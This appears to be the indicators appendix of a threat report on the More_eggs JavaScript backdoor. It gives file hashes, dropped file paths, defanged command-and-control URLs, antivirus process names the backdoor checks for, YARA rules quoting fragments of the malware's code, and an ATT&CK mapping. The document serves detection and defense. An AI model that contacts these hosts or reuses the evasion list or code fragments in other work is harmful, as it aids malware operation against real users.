<b>SHA-256:</b>	f873352564a6bd6bd162f07eb9f7a137671054f7ef6e71d89a1398fb237c7a7b
<b>Weapon:</b>	<b>More_Eggs_JS_BackDoor</b>
<b>MD5:</b>	46f142198eeeadc30c0b4ddfbf0b3ffd
<b>SHA-256:</b>	184788267738dfa09c82462821b1363dbec1191d843da5b7392ee3add19b06fb
<b>Weapon:</b>	<b>More_Eggs_JS_BackDoor</b>
<b>MD5:</b>	b1e8602e283bbdbf52df642dd460a2a2
<b>SHA-256:</b>	ccb05ca9250093479a6a23c0c4d2c587c843974f229929cd3a8acd109424700d
<b>File Path:</b>	C:\Users\%username%\AppData\Roaming\Adobe\d{9}.txt C:\Users\%username%\AppData\Roaming\Adobe\hex{17}.txt  C:\Users\%username%\AppData\Roaming\Adobe\msxsl.exe  C:\Users\%username%\AppData\Roaming\Adobe\d{5}.dll  C:\Users\%username%\AppData\Roaming\Adobe\lCore.txt

---

<b>Network Indicators:</b>	hxxp://doefstf[.]ryanberardi[.]com/ikskck
	hxxp://doefstf[.]ryanberardi[.]com
	hxxps://tool[.]municipiodechepo[.]org/id/243149
	hxxp://dtde[.]ryanberardi[.]com
	hxxp://dtde[.]ryanberardi[.]com/ikskck
	hxxps://tool[.]municipiodechepo[.]org/id/243149
	hxxps://beta[.]w3[.]org[.]kz/release/info
	hxxps://host[.]moresecurity[.]kz/host/info
	hxxps://developer[.]master[.]org[.]kz/api/v1
	hxxps://ssl[.]gstatic[.]kz/ui/v2
	hxxps://report[.]monicabellucci[.]kz/295693495/info
	hxxps://cast[.]voxcdn[.]kz/yui/yui-min[.]js
	hxxps://blog[.]jasonlees[.]com/latestnews/info
	hxxps://contactlistsagregator[.]com/j2378745678674623/ajax[.]php
	hxxps://onlinemail[.]kz/version44/info
	hxxps://stats[.]wp[.]org[.]kz/license[.]txt
	hxxps://api[.]incapdns[.]kz/v1

## List of Targeted Antivirus Processes

---

This section contains a list of processes the More\_eggs backdoor looks for on victim devices. CRC32 hashes are given in decimal format, just as they are found in the backdoor. All processes are components of various antivirus applications.

The list below shows the names of the processes we were able to decipher from the backdoor.

Process Name	CRC32
vastsvc.exe	184741780
mshpmpeng.exe	4167611121
ns.exe	3917603449
ccsvchst.exe	3237881663
mcshield.exe	800732934

---



pccntmon.exe	4056687588
mbamservice.exe	2432672291
savservice.exe	2928704260
avguard.exe	242152363
cmdagent.exe	3314468719
psanhost.exe	3103805340
fshoster32.exe	2447720335
a2service.exe	3576979024
sbamsvc.exe	3540381638
nis.exe	61053860
nst.exe	332293705
bdss.exe	1864254150
ekrn.exe	3233790880
nsbu.exe	3707949399
wrsa.exe	1164644511
avp.exe	1087054291
vsserv.exe	3457522114
tmntsrv.exe	2229870333
clamtray.exe	1570161171
dwengine.exe	1460978182
avgrsx.exe	1863628361
gzserv.exe	2866464079
ifgbxm.exe	1964687411
mctray.exe	305523985

---

## Detections

---

## Yara Rules

---

```

rule More_eggs_Dropper {

meta:
    description = "Rule to detect More_eggs_Dropper"
    last_modified = "2025-04-24"
    author = "The Arctic Wolf Labs team"
    version = "1.0"
    sha256 = "f7a405795f11421f0996be0d0a12da743cc5aaf65f79e0b063be6965c8fb8016"

strings:
    $a1 = "Authorities32" ascii wide
    $a2 = "Guards128" ascii wide
    $a3 = "Implications256" ascii wide
    $a4 = "Monster32" ascii wide
    $a5 = "Sphere256" ascii wide

condition:
uint16(0) == 0x5A4D and filesize < 1MB and ((all of ($a*)))
}

rule More_eggs_JS_BackDoor {

meta:
    description = "Rule to detect More_eggs_JavaScript"
    last_modified = "2025-04-24"
    author = "The Arctic Wolf Labs team"
    version = "1.0"

strings:
    $a1 = "var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);" ascii wide
    $a2 = "function hit_Gate(URL, POSTdata, gResponse, method)" ascii wide
    $a3 = "function dExec(zURL, myKey, xPE, xEntryP)" ascii wide
    $a4 = "var xCrypted = zzzz4(Rkey + keynow, not_unique) + keynow;" ascii wide
    $a5 = "tmp = 3988292384 ^ tmp >>> 1;"
    $a6 = "cNow != 3377271179 && cNow != 3106260013 &&"

condition:
    filesize < 1MB and (2 of ($a*))
}

```

## Detailed MITRE ATT&CK® MAPPING

Tactic	Technique	Sub-Technique Name / Context
Initial Access	T1566.002	<b>Spear-phishing Link:</b> The user receives a spear-phishing link as an attack vector.
Execution	T1204.002	<b>User Execution – Malicious File:</b> To run the malicious code, the user runs a .lnk file.
Execution	T1059.003	<b>Windows Command Shell:</b> After running the .lnk file, it launches <b>cmd.exe</b> with run commands.
Execution	T1059.007	<b>JavaScript:</b> A threat actor runs a JavaScript execution chain.

Persistence	T1547.001	<b>Registry Run Keys / Startup Folder:</b> By modifying the registry, the threat actor achieves a permanent presence on the system.
Defense Evasion	T1497.003	<b>Time Based Evasion:</b> JavaScript launcher and More_eggs_Dropper use evasion based on meaningless code execution to maximize runtime.
Defense Evasion	T1027.010	<b>Command Obfuscation:</b> All malicious JavaScript files use command obfuscation.
Defense Evasion	T1027.013	<b>Encrypted/Encoded File:</b> More_eggs_Dropper encrypts part of the code during payload generation using one of the RC4 encryption types. JavaScript launcher uses one of the RC4 encryption types to decrypt JavaScript code at runtime.
Defense Evasion	T1027.014	<b>Polymorphic Code:</b> More_eggs_Dropper generates polymorphic JavaScript launcher code. Each time it is generated, the code will always be different in size and is modified. In addition to this, each time the first stage of the .lnk file is loaded, the code will also be modified on a case-by-case basis.
Command-and-Control	T1105	<b>Ingress Tool Transfer:</b> The threat actor transfers additional tools to the compromised system, such as JavaScript and executable files.
Command-and-Control	T1071.001	<b>Web Protocols:</b> The threat actor uses Web Protocols to communicate with the victim system.
Command-and-Control	T1573.001	<b>Symmetric Cryptography:</b> The More_eggs Backdoor uses the RC4 symmetric encryption algorithm to encrypt data before sending it. The encryption key is hardcoded in the code.
Discovery	T1518.001	<b>Security Software Discovery:</b> More_eggs looks for security program processes on the victim's system, and sends that information to the threat agent's server.
Discovery	T1016.001	<b>Internet Connection Discovery:</b> More_eggs periodically connects to a neutral website to determine whether the compromised system is connected to the internet or not.

## About Arctic Wolf Labs

[Arctic Wolf Labs](#) is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf's solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.

